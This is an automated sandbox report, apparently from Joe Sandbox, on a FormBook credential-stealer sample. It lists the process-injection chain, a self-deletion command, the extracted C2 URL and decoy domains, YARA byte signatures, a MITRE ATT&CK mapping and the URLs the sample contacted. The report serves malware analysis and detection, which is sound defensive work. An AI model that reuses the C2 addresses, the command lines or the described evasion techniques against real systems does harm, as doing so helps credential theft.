ID: 403703
Sample Name:
w73FtMA4ZTl9NFm.exe
Cookbook: default.jbs
Time: 10:37:42
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Analysis Report w73FtMA4ZTl9NFm.exe

Overview


General Information

Sample Name:	w73FtMA4ZTl9NFm.exe
Analysis ID:	403703
MD5:	ff44bfe6955f4d11..
SHA1:	3e094caff011346..
SHA256:	929fd55e632471f..
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- w73FtMA4ZTl9NFm.exe (PID: 3764 cmdline: 'C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe' MD5: FF44BFE6955F4D11F915B4A0B818FC7C)
  - w73FtMA4ZTl9NFm.exe (PID: 1168 cmdline: C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe MD5: FF44BFE6955F4D11F915B4A0B818FC7C)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 6400 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 6804 cmdline: /c del 'C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.naiping8.com/blm/"
  ],
  "decoy": [
    "basilaws.com",
    "laesses.com",
    "isematsudai.com",
    "cafperfect.com",
    "listocalistoanimation.com",
    "bikesofthefuture.com",
    "sweette.com",
    "instagramhelpsnow.com",
    "wuxians.com",
    "canadianpayday.loans",
    "tiklaulan.xyz",
    "marketingbuddhi.com",
    "centrocaninopochs.com",
    "doodletrends.com",
    "praiship.com",
    "alghuta.com",
    "kompramania.com",
    "thenewdawncompany.com",
    "shopthegoodbar.com",
    "emergencyuavsolutions.com",
    "mayratienecasas.com",
    "gitaffiliate.com",
    "jdanielfit.com",
    "raisingarrowsbirthservices.com",
    "shirleyvansteenis.com",
    "jrlsports.com",
    "untiedpockets.com",
    "dingdongpaw.com",
    "skytrustconstruction.com",
    "shainamgmtsolns.com",
    "findinkjams.com",
    "erisedu.com",
    "marikell.com",
    "nelivo.com",
    "nyatigroupera.net",
    "herbyvet.com",
    "satviksumi.com",
    "earthnetic.com",
    "coronamimos.com",
    "neurologistaandreialamberti.com",
    "tom-kiesel.com",
    "creativegrowthllc.com",
    "unitrackerindo.com",
    "bgetaway.com",
    "humanmarijuana.com",
    "somuch2dohere.com",
    "gpt4every.com",
    "hunandanei.com",
    "honu360vr.com",
    "abn-co-host-listing-46731.xyz",
    "sitewebinfo.com",
    "iqiongtian.com",
    "evolvecommpr.com",
    "4980061061670012.xyz",
    "checkoutmyimages.com",
    "shifamedico.com",
    "tonygwynnclassic.com",
    "shopalndrinks.com",
    "nawabebiryanis.com",
    "productionlads.com",
    "zhjuku.com",
    "hbchuangjie.com",
    "fleurdelyshospitality.net",
    "tiffanybluandyou.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.246792230.0000000003635000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.288102436.00000000018D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.w73FtMA4ZTl9NFm.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.w73FtMA4ZTl9NFm.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.w73FtMA4ZTl9NFm.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
3.2.w73FtMA4ZTl9NFm.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.w73FtMA4ZTl9NFm.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 4 entries				

Sigma Overview


System Summary:

Sigma detected: CMSTP Execution Process Creation

Sigma detected: System File Execution Location Anomaly

Copyright Joe Security LLC 2021

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Copyright Joe Security LLC 2021

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
w73FtMA4ZTl9NFm.exe	30%	Virustotal		Browse
w73FtMA4ZTl9NFm.exe	45%	ReversingLabs	ByteCode-MSIL.Trojan.Agentesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.w73FtMA4ZTl9NFm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.sweette.com	0%	Virustotal		Browse
clientconfig.passport.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
www.naiping8.com/blm/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.kompramania.com/blm/?v4=jT8U/4hmrcCGqX5zF6RLU3xaP16cys1ENKtgh6K33uf7HOVcxmeLoGjlinA45QceqzYG68+/fQ==&Jr=V48DzvNH	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.sweette.com	64.190.62.111	true	true	• 0%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.212	true	false		high
www.kompramania.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
clientconfig.passport.net	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
www.findinkjams.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
www.naiping8.com/blm/	true	• Avira URL Cloud: safe	low
http://www.kompramania.com/blm/?v4=jT8U/4hmrcCGqX5zF6RLU3xaP16cys1ENKtgh6K33uf7HOVcxmeLoGjIinA45QceqzYG68+/fQ==&Jr=V48DzvNH	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000002.524154545.000000000686B000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	w73FtMA4ZTl9NFm.exe, 00000001.00000002.246792230.0000000003635000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.00000000.273388451.000000000BE76000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	w73FtMA4ZTl9NFm.exe, 00000001. 00000002.246739537.00000000035 E1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.273388451.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/unguest	w73FtMA4ZTl9NFm.exe	false		high
http:// https://github.com/unguest9WinForms_RecursiveFormCreate5 WinForms_SeeInnerExceptionGProperty	w73FtMA4ZTl9NFm.exe	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.212	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

Copyright Joe Security LLC 2021

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403703
Start date:	04.05.2021
Start time:	10:37:42
